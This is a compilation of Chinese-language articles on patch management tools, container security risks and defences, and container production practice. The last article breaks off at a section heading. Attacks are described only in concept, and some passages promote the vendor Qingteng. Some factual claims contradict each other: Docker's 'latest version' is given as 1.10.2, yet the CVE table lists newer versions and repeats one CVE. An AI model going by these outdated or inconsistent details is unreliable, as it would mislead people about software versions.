本文主要针对于目前漏洞管理的一些新要求提出了一些见解。首先是介绍了漏洞管理的流程以及成熟度；其次，详细介绍了漏洞扫描的相关原理，对于大部分产品都适用；最后重点引出了漏洞管理遇到的新的问题，包括：漏洞评估方式改进、资产类型的扩展以及新的产品类型的提及。漏洞评估方式的改进是最重要需要注意的地方，也是目前漏洞管理里面的痛点所在，如果没有基于风险和威胁的角度，修复漏洞的优先级就无法做判断，漏洞管理就会走入程式化，效果可能很难得到最好的体现。资产类型的扩充对于目前的漏洞管理方式提出了新的挑战尤其是在云计算、容器技术和 IoT 相关的场景下，需要思考资产的特殊性来进行漏洞管理的适配。新的产品类型其实也是基于上述提到的产品变化衍生出来的产品，包括 TVM 和 BAS 类型的产品，漏洞扫描并不是没有变化，只不过向着更有安全价值的方向在演进。

# 细说补丁管理工具

补丁管理并不是一个新的概念，但它仍然是所有安全和运维人员最关注的话题之一，其重要性不言而喻。根据 Gartner 的权威报告显示，当下 99% 的漏洞都是安全人员一年前就知道的漏洞，并且这些漏洞都有对应的补丁可以来修复它们。

因此，安全团队、合规团队和监管人员都在推动如何更快地进行补丁修复。然而，补丁管理是一项复杂的活动，在整个补丁部署过程中，必须确保应用程序和系统的稳定性。

## 不同平台的补丁类型

如何将补丁迅速部署到服务器、终端 PC、数据库和应用程序等资产上，已经成为企业机构亟需解决问题。但是相比于终端补丁修复，服务器和应用程序补丁的修复要难得多。

### （1）服务器补丁管理

服务器的补丁管理工具需要提供补丁更改、安装部署到服务器等功能。服务器管理员必须与业务线人员确保在正常业务服务不受影响的基础上完成补丁修复工作。补丁管理工具要能够在特定的维护窗口期间完成补丁修复，以及处理与虚拟化、基础设施依赖关系和集群相关的问题。为了应对服务器补丁修复的复杂性，补丁管理工具必须要能够对多个平台 ( 如 Windows、Linux、Unix、AIX 和 Solaris) 进行补丁修复，还要能够对内部数据中心和公有云上的工作负载进行补丁修复。在选择补丁修复管理工具的时候，要考虑到平台复杂性、安全团队人员配置、IT 技能和补丁功能需求。

### （2）第三方应用程序打补丁

及时地修补第三方应用程序补丁，已成为安全和运维人员关注的焦点。有一些软件供应商会频繁地发布补丁，而有一些软件供应商则很少发布补丁。有些应用程序补丁比其他应用更难安装。由于 IT 资源有限，企业组织通常会在应用程序补丁修复方面落后。但是，第三方应用程序补丁工具可以为应用程序提供企业级补丁，帮助管理员节省获取、分析和重新打包补丁的时间。

### （3）PC 客户端补丁管理

大多数企业组织使用客户端管理工具 (CMTs) 来修补 Windows PC 漏洞。这是由于 CMTs 的广泛使用和 Windows PC 补丁的商品化。微软通过一个包来部署整个月的安全补丁，这简化了补丁修复某些方面的工作。例如，管理员将不再需要确定一个补丁是否替换了另一个补丁。当然这种修复方式，也会使得企业组织在应用程序兼容性方面面临新的挑战。

## 补丁管理工具必须具备的功能

运维人员使用补丁管理工具应该能够自动化完成目标系统的补丁部署、安装，并且报告修复状况，如 PC、服务器、数据库和应用程序。补丁管理工具可以是：（1）包含在客户端和服务器生命周期管理套件中的插件；（2）增强客户端和服务器生命周期管理套件的外挂程序；(3) 独立部署的解决方案。

PC、服务器、数据库和应用程序有不同的补丁管理需求，当企业机构必须对多个平台进行打补丁时，这些差异就更加复杂了。但是，所有补丁管理工具都应该提供以下功能：

（1）资产清点：补丁管理工具必须清晰了解硬件、操作系统和软件的资产清单状况，才能确定是否需要打补丁，打什么样补丁等问题。

（2）补丁库：补丁管理工具提供了一个存储库，用于存储和管理环境中的相关补丁。大多数工具可以自动从独立软件供应商 (ISV) 下载补丁，并且大多数工具都能够存储从其他来源获得的补丁。

（3）补丁分析：补丁管理工具需要根据业务环境和公共漏洞 ( 如 CVE 评级 ) 帮助管理员确定补丁部署的优先级。此外，也有的企业组织使用漏洞评估工具来帮助确定补丁的优先级。

（4）部署和安装：补丁管理工具应该具有回滚功能以及重新启动控件功能，并且能够确保只在特定的维护窗口期间部署补丁。

(5) 报告：补丁管理工具必须能够报告环境的当前状态，并提供历史报告。

补丁管理工具的核心价值是，帮助企业组织跨平台和应用程序快速地修补易受攻击的系统补丁。大多数企业组织会自动修补部分 IT 基础设施 ( 例如，Windows PC)，而对其他平台和

| Platform or System | Example Patch Deployment Time Frame With Patch Management Tools* |
|---|---|
| Windows client OS | Monthly |
| Third-party applications (i.e., non-Microsoft or Apple applications) | Varies — 30 days from release of patch |
| Windows server OS | Monthly |
| Linux/Unix | Quarterly |
| *Timeframes are not always achieved due to compatibility or stability issues | |

应用程序则采取临时修补方法。例如，许多企业组织使用本地脚本，甚至在发现一个关键漏洞时手动安装 Linux 补丁。但这很耗时，而且常常会导致应用程序未打补丁。自动化补丁管理程序的目标之一是在特定的时间内快速地部署补丁。当然不同平台、系统，补丁修复时间也是有所不同。

需要注意的是，从安全的角度来看，补丁修复的速度应该基于漏洞和威胁状况。Unix 和 Linux 环境兼容性问题更复杂，通常有需要更长补丁修复时间。

## 自动化补丁管理工具选型指南

大多数补丁管理工具评估标准都基于特定的技术上下文（例如服务器、终端或第三方应用程序补丁）。当然对于自动化补丁管理工具选择，也有一些通用的选择标准。企业组织应该评估以下标准，作为整体补丁管理评估的一部分。

### （1）集成的漏洞评估

企业组织越来越多地寻求一种综合的方法来进行漏洞评估和补丁管理。漏洞评估工具帮助识别漏洞，并将它们与补丁管理工具进行关联。过去，漏洞评估工具与修补工具是分开的，需要用户自己将漏洞与补丁进行关联，非常麻烦。因此，对于已经拥有漏洞评估工具的企业组织，在考虑补丁管理工具时候，应该考虑那些能够与漏洞评估工具进行的关联的产品。

### （2）安全性配置和合规管理

一些补丁管理工具提供安全配置和合规管理功能，以满足对法律法规要求或内部配置标准的刚性需求。

### （3）部署和调度

补丁管理员必须能够控制补丁部署的行为。评估补丁管理工具的企业组织应该考虑以下功能：（1）“存储和转发”选项（例如，部署到一个仓库位置并在本地重新分发）；（2）下载和执行（允许节点下载补丁，但在稍后执行）；（3）运行安装前和安装后任务；（4）重新启动控件；

此外，日程安排也是一个需要重点的考虑因素。微软在每个月的第二个星期二发布安全补丁（又名“补丁星期二”），大多数企业组织都会根据这个来计划他们的 Windows 补丁修复。时间的细微差别可能会使基于周二补丁的补丁修复变得复杂。例如，有时候一个月的第二个星期三，在这个月的第二个星期二之前，所以管理员不能简单地创建一个规则，“在这个月的第二个星期三创建 test group”。一些补丁管理工具拥有日历感知调度功能，以帮助避免这些类型的问题。

评估工具在不同平台上执行这些功能的方式也很重要。许多工具支持 Windows，但是很少有工具提供对 Linux、Unix 和 AIX 的全面支持。

### （4）SaaS 交付的补丁管理工具

随着移动和终端普及，补丁管理工具向基于 SaaS 的交付模型转移的趋势，一些补丁管理供应商提供 SaaS 版本。中小型企业组织也开始为数据中心服务器采用 SaaS 补丁管理工具。

当然对于类似服务器补丁管理等复杂场景，在选择补丁修复管理工具时候，有一些特殊的标准要求。例如针对虚拟化架构有特定的要求。首先，管理员需要确保在必要时可以修补管理应用程序。其次，虚拟服务器环境通常具有脱机 VM。当这些系统脱机时，它们没有 IP 地址，因此通常对补丁工具不可见。一些补丁管理工具需要在脱机状态下扫描和修补 VM。

此外，PC 终端通常是独立的孤岛，但服务器之间常常存在关系。在对它们应用更改时必须考虑到这些关系。例如，应用程序服务器、Web 服务器和数据库服务器都是相互依赖的，

并且可能需要特定的补丁安装和重启顺序。因此在选择补丁管理工具，需要考虑那些可以提供工作流功能，允许管理员自动对更复杂的场景进行补丁。

在服务器补丁管理这块，笔者建议可以选择基于 Agent 主机安全厂商相关产品。国内以青藤云安全为代表新一代主机安全厂商，可以提供补丁的详细信息，包括补丁的修复建议、修复命令、修复影响，补丁当前版本和修复后版本，并提供各维度的补丁风险特征，包括内核风险、存在 exp、远程利用、本地提权、CVSS 详情、相关的 CVE 编号。同时，还能够实现每天默认进行全部主机安全补丁的检查，用户也可手动触发全部主机的安全补丁的扫描，也单独对某一台主机进行安全补丁功能的扫描。

## 写在最后

购买了补丁管理工具并不能保证成功地自动化修复。企业组织必须在定义良好的上下文中使用补丁工具，否则自动化补丁可能会给业务环境带来不稳定性。企业组织必须有流程来控制其 IT 配置并防止配置偏移。未来，最重要的补丁管理替代技术存在于 IaaS 环境中。随着人们向“不可变基础设施”思维转变，补丁管理员可以通过使用新修补的组件重新配置应用程序和相关基础设施来“修补”其基础设施。

# 容器安全解决方案探讨与研究

## 1 引言

近年来，云计算的模式逐渐被业界认可和接受。在国内，包括政府、金融、运营商、能源等众多行业，以及中小企业，均将其业务进行了不同程度的云化。但简单地将主机、平台或应用转为虚拟化形态，并不能解决传统应用的升级缓慢、架构臃肿、无法快速迭代等问题，于是云原生 (Cloud Native) 的概念应运而生。云原生提倡应用的敏捷、可靠、高弹性、易扩展以及持续的更新。在云原生应用和服务平台构建过程中，近年兴起的容器技术凭借其弹性敏捷的特性和活跃强大的社区支持，成为了云原生等应用场景下的重要支撑技术。

容器是一种轻量级、可移植、自包含的软件打包技术，使应用程序可以在几乎任何地方以相同的方式运行。开发人员在自己笔记本上创建并测试好的容器，无需任何修改就能够在生产系统的虚拟机、物理服务器或公有云主机上运行。容器技术在操作系统层面实现了对计算机系统资源的虚拟化，在操作系统中，通过对 CPU、内存和文件系统等资源的隔离、划分和控制，实现进程之间透明的资源使用。

虽然容器技术备受追捧，在多个领域得到广泛使用，但其背后的安全问题不容忽视。Gartner 在 2017 年 6 月发布了《2017 年度最新最酷的信息安全技术》，其中就包括容器安全 (Container Security) 以及 DevOps 安全 -DevSecOps(Development -Security-Operations)。在 Gartner 发布的《2017 年云安全技术成熟度曲线》(Hype Cycle) 中，容器安全目前处于新兴 (Innovation Trigger) 阶段，虽然尚未成熟，但技术进步较快。容器自身安全，以及容器生态环境中的安全防护，都是准备部署容器的企业中 CIO 和 CISO 们非常关心的安全问题。

一方面，容器技术应用于 DevOps 的开发、测试和运维环节，需要保证全生命周期的安全，如开源库和容器 镜像安全评估、编排安全和容器运行时安全等方面，都是 DevSecOps 需要解决的问题；另一方面，在实际的运行环境中，容器自身的系统、应用和网络也需要做安全加固、安全检测和安全防护。

容器本质上是一种操作系统层面的虚拟化技术，一旦攻击者利用宿主机操作系统的某个内核漏洞对容器进行攻击，可能逃逸到宿主机上，并将导致宿主机上的其它容器被攻陷。另外，容器系统本身也存在一定的不安全性，使用者在部署和使用容器的时候，往往又缺少专业安全团队的帮助，很容易给攻击者造成可乘之机。

由于容器是介于基础设施和平台之间的虚拟化技术，因此面向基础设施虚拟化的传统云安全解决方案无法完 全解决前述安全问题。如以容器为支撑技术构建 DevOps 环境，就需要设计涵盖从容器镜像的创建到投产上线的 整个生命周期的容器安全方案。

综上所述，容器以及容器运行环境的安全问题亟待调研和分析，了解容器技术和基于容器技术的系统存在的风险、应对策略，将是构建安全的云原生环境非常重要的前提。

## 2 容器安全风险与挑战


作为容器技术的一种具体实现，Docker 近年来受到越来越多的关注，在某种程度上，Docker 已经成为了容器技术的代表。本文将从 docker 着手，分析容器安全遇到的风险与挑战。

### 2.1 不安全的镜像源

开发者通常会在 Docker 官方的 Docker Hub 仓库下载镜像，这些镜像一部分来源于开发镜像内相应软件的官方组织，还有大量镜像来自第三方组织甚至个人。在从这些镜像仓库中获取镜像的同时，也带来了潜在的安全风险。例如，下载镜像内软件本身是否就包含漏洞，下载的镜像是否被恶意的植入后门，镜像在传输过程中是否被篡改。

1）镜像使用有漏洞的软件

2017 年 4 月，Federacy 的一名研究人员发布了一项报告，该报告分析了公开仓库中 Docker 镜像的漏洞。这项研究扫描了 133 个公开 Docker 仓库中的 91 个。在扫描到的所有镜像中，其中的 24% 存在较为明显的漏洞，在这些漏洞中，11% 的风险等级为高，13% 的风险为中等，剩余的被视为潜在漏洞。扫描的 Linux 分发版本包括 Ubuntu、Debian 和 RHEL。基于 Ubuntu 的镜像在严重漏洞总数上的占比最高（27%），而 Debian 则是漏洞最少的分发版（8%）。




2）攻击者上传恶意镜像

如果有黑客在制作镜像时植入木马、后门等恶意软件，并将恶意镜像上传至 Docker Hub 等公共仓库，那么 用户的容器环境从一开始就已经不安全了，后续更没有什么安全可言。

比如 Docker 对镜像不安全的处理管道，Docker 支持三种压缩算法，分别是 gzip、bzip2、xz。gzip 和 bzip2 使用 Go 的标准库，所以相对安全 ;xz 由于没有使用原生的 Go 去实现，又由于其使用由 C 编写的 XZ Utils 开源项目， 所以存在 C 程序恶意写入的可能，一旦被写入会导致执行任意代码漏洞，而只要有一个漏洞，执行 docker pull 拉取镜像时就有可能导致整个系统沦陷。

## 2.2 容器入侵事件

由 docker 本身的架构与机制可能产生的问题，这一攻击场景主要产生在黑客已经控制了宿主机上的一些容器（或者通过在公有云上建立容器的方式获得这个条件），然后对宿主机或其他容器发起攻击来产生影响。

1） 容器逃逸攻击

容器与宿主机共享内核，容器可以执行一些系统调用。如果宿主机的系统调用存在漏洞，容器便可以利用这些系统调用进行提权，进行虚拟机逃逸。

例如，脏牛漏洞（CVE-2016-5195）是 linux 内核的一个提权漏洞，该漏洞是 Linux 内核的内存子系统在处理写时拷贝（Copy-on-Write) 时存在条件竞争漏洞，导致可以破坏私有只读内存映射。黑客可以获取低权限的本地用户后，利用此漏洞获取其他只读内存映射的写权限，进一步获取 root 权限。因此，攻击者入侵到容器中后，可以利用这个有漏洞的系统调用，获取宿主机的 root 权限。

2） 容器拒绝服务攻击

容器实例共享宿主机的资源，也就是说底层的 CPU、内存和磁盘等资源由主机操作系统进行统一的调度和分配。如果不对每个容器的可用资源进行有效的限制和管理，就会造成容器之间资源使用不均衡，严重时可能导致主机和集群资源耗尽，造成拒绝服务。

DoS 攻击可针对任何资源，例如计算资源、存储资源、网络资源等。以存储资源为例，在容器技术的实现中，通过 mount 命名空间实现了文件系统的隔离。但是文件系统隔离仅仅是一个非常基 本的要求。不建议使用 AUFS 做存储驱动，虽然 AUFS 创建出的容器文件系统互相隔离，但是在存储空间方面却 没有任何限制。换言之，一个容器如果不断写文件，将会写满存储介质，其它容器将无法执行写操作，导致拒绝服务攻击。

3）容器网络攻击

目前 docker 总共提供三种不同的网络驱动，分别是桥接网络（Bridge），MacVlan, 覆盖网络（Overlay network），三种网络驱动都存在着安全风险。例如，桥接网络，是 docker 预设的网络驱动，一个 docker0 的网桥将所有容器连接该网桥，docker0 网桥扮演者路由和 NAT 的角色，容器间通信都会经过容器主机。如果各容器之间没有防火墙保护，攻击者就可以利用主机内部网络进行容器间相互攻击。

### 2.3 运行环境的安全

除了 docker 本身存在的问题以外，docker 的运行环境存在的问题同样会给 docker 的使用带来风险。

1）Docker 应用本身存在的安全问题

CVE 官方记录 docker 历史版本共有 18 项漏洞。 主要有代码执行，权限提升，信息泄露，绕过这几类。 高危漏洞 1 个，中危漏洞 6 个。基本出现在 1.6.1 及以前的版本中，目前 docker 最新版本为 1.10.2 暂未被发现 cve 漏洞。 因此 docker 用户最好将 docker 升级为最新版本，CVE 详情如下。

| CVE 编号 | 漏洞版本 | 漏洞名称 |
|---|---|---|
| CVE-2018-15514 | 18.05.0 Win66 | Docker for Windows 安全提权漏洞 |
| CVE-2017-14992 | 17.09.0 CE | Docker 输入验证漏洞 |
| CVE-2016-8867 | 1.12.2 | Docker Engine 权限许可和访问控制 |
| CVE-2015-3630 | 1.6.0 | Docker Libcontainer 安全绕过漏洞 |
| CVE-2015-3627 | 1.6.1 | Libcontainer 和 Docker Engine 权限许可和访问控制漏洞 |
| CVE-2015-3630 | 1.6.1 | Docker Engine 安全绕过漏洞 |
| CVE-2014-9358 | 1.3.3 | Docker 目录遍历漏洞 |
| CVE-2014-9357 | 1.3.2 | Docker 权限许可和访问控制漏洞 |

2）宿主机的安全问题


容器运行在宿主机上，若宿主机存在问题，同样会对容器的安全造成影响。例如，因为 docker 与主机共用一个操作系统内核，因此如果主机内核存在横向越权或者提权漏洞，尽管容器是以非特权模式运行的，但容器中的攻击者还是可以利用内核漏洞逃逸到主机，进行恶意进行操作。同时，宿主机应遵循最小化安装原则，不安装不必要的软件以减少可被攻击面。

3）容器配置不当引起的安全问题

Docker 本身的配置，以及容器在运行时的配置不当，也会引发安全问题。例如若以 root 权限启动容器，则一旦攻击者入侵到容器中，即拥有了主机内核的所有功能，容器几乎可以做主机可以做的一切。因此，容器运行时需为容器配置运行用户。

## 3 容器安全防护

容器的安全防护应该从开始覆盖到容器的整个生命周期中，即容器的构建、分发、运行三个阶段，这样才能确保持续的安全性。如下图所示，




### 3.1 构建阶段

容器持续性安全的第一步，是构建安全的应用。这要求开发工程师具备一定的安全知识，从代码源头上减少可被攻击的风险。

进行代码集成和测试之前，利用代码审计工具发现代码中潜在的漏洞。

在构建镜像时，首先应确保基础镜像是从头开始编写的，或者是通过安全仓库下载的一个可信的基础镜像。然后，应通过去掉不必要的库和安装包，对镜像进行精简、加固，以减少可被攻击面。

镜像构建完成后，在镜像正式投入使用之前，在镜像投入使用之前，应对镜像进行漏洞扫描以及时发现潜在的风险；另外，应该对 Registry 中的镜像进行周期性扫描，这些镜像中有可能存在近期新爆发的漏洞。

### 3.2 镜像分发阶段

在镜像传输阶段,进行适当的访问控制和镜像校验很有必要。

为保证镜像内容的可信，建议开启 Docker 的内容信任机制。Docker 在 1.8.0 版本增加了 Content Trust 功能，大大提高了 Docker 的安全性。内容信任机制为向远程镜像仓库发送和接收的数据提供了数字签名的功能，这些签名允许验证镜像标签的完整性和镜像发布者。

对 Registry、编排工具等其他开发工具的应设置统一的访问控制策略，集成到类似 LDAP 这类的平台中。

### 3.3 运行阶段

生产环境中运行容器的安全性分为运行时准备阶段和生产

环境阶段两个步骤。

1） 运行时准备阶段

当容器正式运行在生产环境中之前，应确保容器的运行时环境是安全的。这包括容器运行时的配置、宿主机的安全、Docker 应用本身的安全配置、负载均衡等等其他网络或系统服务。

若容器运行时配置不当，会严重影响容器的安全运行。例如，容器运行时，需配置容器的运行用户，若不配置容器的运行用户，容器将会以 ROOT 权限运行。黑客一旦入侵到以 ROOT 权限运行的容器中，则拥有了主机内核的所有功能，黑客几乎可以做主机可以做的一切。因此，需使用容器编排工具，对容器的访问策略、运行时配置等进行统一管理，并实现基于 CIS Benchmark 的最佳操作实践配置，确保容器运行时配置得当。

容器与宿主机共享操作系统内核，若宿主机存在安全问题，则同样也会影响容器的安全运行。因此应定期检查宿主机的内核情况，确保内核的安全性；同时，宿主机应遵循最小化安装原则，不安装不必要的软件，以减少可被攻击面。

同时，Docker 作为容器的运行平台，若配置不当将在一定程度上影响容器的安全运行。例如：Docker Daemon 中应配置限制默认网桥中的网络流量。因为默认情况下，默认网桥上同一主机上的容器之间允许所有的网络通信。因此，每个容器都有可能读取同一主机上容器网络上的所有数据包，这可能会导致不必要的信息泄露给其他容器。因此需要限制默认网桥上的容器的通信，只加入需要通信的容器；或者创建自定义网络，只加入需要与该自定义网络通信的容器。因此，应对宿主机上的 Docker 应用的配置采用基于 CIS Benchmark 的最佳操作实践，以减少容器的脆弱面。

2） 生产环境阶段

容器的引入带来了新的入侵方式，同时使东西向流量的安全问题更加突出，因此，对生产环境进行持续性的安全防护和检测必不可少。

网络安全：容器的使用带来更频繁的东西向流量，因此，企业需重视容器带来的网络安全问题。首先可视化容器之间的访问关系，然后监控网络行为，检测基于网络的攻击事件如 DDOS 攻击、DNS 攻击等。同时，需注意对容器之间的网络连接进行加密。

入侵检测：传统安全产品对容器内的活动无法知晓，但黑客极有可能通过入侵容器的方式发起攻击。因此对容器内的入侵事件进行检测必不可少。例如检测容器内的隐藏的 WebShell、监控容器内的恶意进程、提权行为等等。

运行时容器的漏洞扫描：虽然在容器使用镜像运行之前，会对镜像进行一次全方位的漏洞扫描。但一方面，容器运行起来后，可能会被黑客安装上有漏洞的应用加以利用；同时随着时间的推移，软件应用中更多的漏洞被发现了，这些有可能在正在运行的容器中被使用。因此需定期扫描运行中的容器，以确保运行态的容器中不存在新的漏洞。

### 3.4 容器的安全防护解决方案

综上所述，容器的安全解决方案按照容器的生命周期来分，分为以下几个方面。


## 4 容器安全防护能力

基于以上所述，容器的安全防护产品应具备以下能力。


1） 主机、容器、编排工具等基本信息的获取能力

应具备宿主机、Docker、编排工具如 k8s、容器的基本信息的获取能力。基本信息的获取，一方面有助于帮助企业消除资产盲点、梳理资产的基本情况，使容器资产清晰可视化；另一方面，有助于弥合运维团队与安全团队之前的差距，使安全人员也能第一时间获取资产变动的信息。同时，获取资产运行、配置情况，可帮助企业及时发现企业因配置不当引发的安全问题。

2） 镜像的漏洞扫描能力

应具备能对处于各个阶段的镜像进行漏洞扫描的能力。在

CI/CD 阶段，镜像构建完成后即对镜像进行一次漏洞扫描，能从源头上降低镜像的风险；对 Registry 中的镜像进行周期性漏洞扫描，即在镜像投入使用前对镜像进行扫描，能及时发现新产生的漏洞对镜像的影响；在运行环境中对镜像进行周期性漏洞扫描，能再次验证使用中的镜像的安全性。因此，具备镜像的漏洞扫描能力必不可少。

3） 容器内入侵事件监控的能力

传统的安全产品对容器内的活动无法感知，因此容器安全产品需具备能监控容器内入侵事件的能力。例如，对容器内进程的活动进行监控，及时发现挖矿等恶意进程；对容器内的反弹、提权行为进行监控，及时发现黑客入侵的痕迹；若为 Web 容器，则需对 web 目录下的文件进行实时监控，以及时发现黑客上传的 WebShell 等等。

4） 容器网络安全防护的能力

容器的使用，使得东西向流量的交互变得更为频繁，东西向流量带来的安全问题也日益突出，而传统的安全产品对东西向流量的安全问题视而不见，因此容器安全产品应具备能对东西向流量的监控能力，以增加东西向的网络安全防护。一方面，需能识别、监控容器间的访问关系，并及时发现、阻断容器的恶意访问；另一方面，需对容器的网络访问进行系统调用、流量的监控，并及时发现异常的系统调用和由于黑客攻击引发的异常流量情况，例如 DDOS 攻击、DNS 攻击等。

5） 容器事件响应 & 处理的能力

安全产品需要能发现容器的安全问题，同时，还应具备对容器事件的影响和处理的能力。一方面，对于存在高危漏洞的镜像、存在不安全配置的容器，应能对这些存在风险的容器进行预处理，即阻止这类镜像被使用或阻断这类存在潜在威胁的容器的运行；另一方面，对于发现容器入侵事件、网络安全问题的容器，应能及时对受感染容器进行隔离或停止运行，避免入侵事件的进一步泛滥。


## 5 容器安全产品技术方案对比

目前，市场上涌现了一批容器安全产品安全厂商，如 Neuvector、Twistlock、StackRox、Aqua 等等，国内自研容器安全产品的则有青藤云安全。从容器安全产品的技术方案上来看，目前大部分的容器安全厂商均使用了平行容器的方式对宿主机上的容器进行安全防护，而青藤云安全则采取了基于宿主机 Agent 的方式。这两种技术方式有何不同，会产生怎样不同的安全防护效果呢？

平行容器技术方案：利用容器的隔离性和良好的资源控制能力，在容器的宿主机中启动一个容器，该容器通过挂载宿主机的所有文件系统，而后在容器内部对这些文件系统进行实时监控和处理响应，以实现对容器进行防护的作用。

基于宿主机 Agent 的技术方案：即基于青藤 Agent 的主机防护能力，监控宿主机上容器相关的文件、进程、系统调用等等信息，增加其 Agent 中对于容器的清点、监控、防护能力，以实现一个 Agent，实现宿主机安全、容器安全两种防护的效果。

以上两种方案示意图如下。




两种技术方案对比如下：

| 对比项 | 平行容器方案 | 宿主机安装 Agent 方案 |
|---|---|---|
| 容器防护能力 | 均能实现 | 均能实现 |
| 宿主机防护能力 | 无 | 有 |
| 安装部署 | 部署、升级、管理均采用镜像 | 由安全厂商实现安装部署管理 |
| 稳定性 | 容器自带 linuxCgroup 机制 | 使用 linuxCgroup 机制 |
| 效率 & 性能 | 执行效率低，性能消耗较大 | 执行效率高，性能消耗小 |
| 开发效率 | 基于容器的开源方案多，社区支持多，产品迭代快 | 无开源方案支持，需厂商自研，迭代周期比较长 |

## 结束语

容器技术提供了一种轻量的虚拟化方式，在 DevOps、微服务等云原生应用的开发过程中， 提供了极大的便利，经过近几年的发展，显示了强大的优势。容器最初作为开发者工具而流行， 可以使用它来做隔离的开发测试环境和持续集成环境，这些都源于容器轻量、易于配置和使 用的优势。

与此同时，云原生应用 (Cloud Native Application) 因其敏捷、易扩展、高可用等优势， 被大家广泛接受。尤其是由谷歌组织成立的云原生计算基金会 (CNCF)，更是得到了众多厂 商与开源社区的关注。从简单的应用容器化，到云原生应用的开发，

容器技术成为了其最基础也是最核心的支 撑技术。新技术带来便捷与利益的同时，其安全性也需要引起足够的重视。

近年来，由于容器以及容器应用环境引发的安全风险与安全事件不断的被曝出，容器网络、 容器镜像、暴露的 API、容器的隔离等问题成为了容器使用时需要着重考虑的问题。

本文从容器安全风险入手，分别从软件脆弱性、安全威胁、应用安全威胁等方面，系统 的介绍了容器以及容器应用中所面临的安全问题。针对这些安全问题，从主机安全、镜像安全、网络安全、应用安全等多个角度，提出了相应的检测与防护建议。 并针对市场上出现的安全产品技术方案进行了对比和研究，期望能对企业未来对容器安全产品的选择上有所帮助。

# 在生产环境中运行容器的“六要、六不要和六管理”

容器技术让应用封装变得非常简单，容器将会成为未来最主流的部署方式。据权威咨询机构 Gartner 预测，到 2022 年全球超过 75% 的企业组织将在容器中运行应用程序，这与目前不到 30% 的比例相比有了显著的增长。

单从数据来看，近年来容器和 K8S 在传统数据中心和云原生应用中得到很好运用，但是当前容器的生态系统并不完善，缺乏足够成熟的操作实践案例。容器集成、网络以及自动化部署仍然是非常棘手的问题。此外，由于云原生应用需要一个高度自动化基础设施环境以及专业的运维技能，导致容器在企业中应用仍然受到一定限制。

## 一、在生产环境部署容器的注意事项

因此，在具体生产环境中运行容器仍然需要一个长期的学习过程。企业在生产环境中部署容器之前，一定要认真思考以下六个问题：

（1）DevOps：是否拥有 DevOps 团队来做开发运维，能够启用敏捷开发和部署模型？

（2）工作负载：是否确定了专人来负责容器化的工作负载？

（3）快速集成：是否了解如何集成 IT 基础架构，以及拥有跨平台的集成能力？

（4）付费模型：是否了解使用哪种运行和编排引擎，以及他们的付费模式？

（5）培训技能：是否了解应学习哪种新技能以及采用哪种规则能确保容器部署成功？

（6）ROI：投资回报率如何？

但是，很多企业组织经常会低估在生产环境中运行容器所需的工作量，想要让容器在企业中正常运作，要尽量避免下述六个错误的行为。

1) 在没有成熟 DevOps 实践经验的情况下就开始部署容器。


2) 选择了那些带有专有组件的容器导致被锁定。

3) 没有在企业组织中实施通用的工具和合规要求。

4) 没有为开发和运维人员提供前沿的技术培训服务。

5) 在选择工具的时候没有考虑开发者和运维者的需求。

6) 选择了依赖性、相关性非常大的复杂工作负载。

## 二、容器实践需要重点管理六个方面

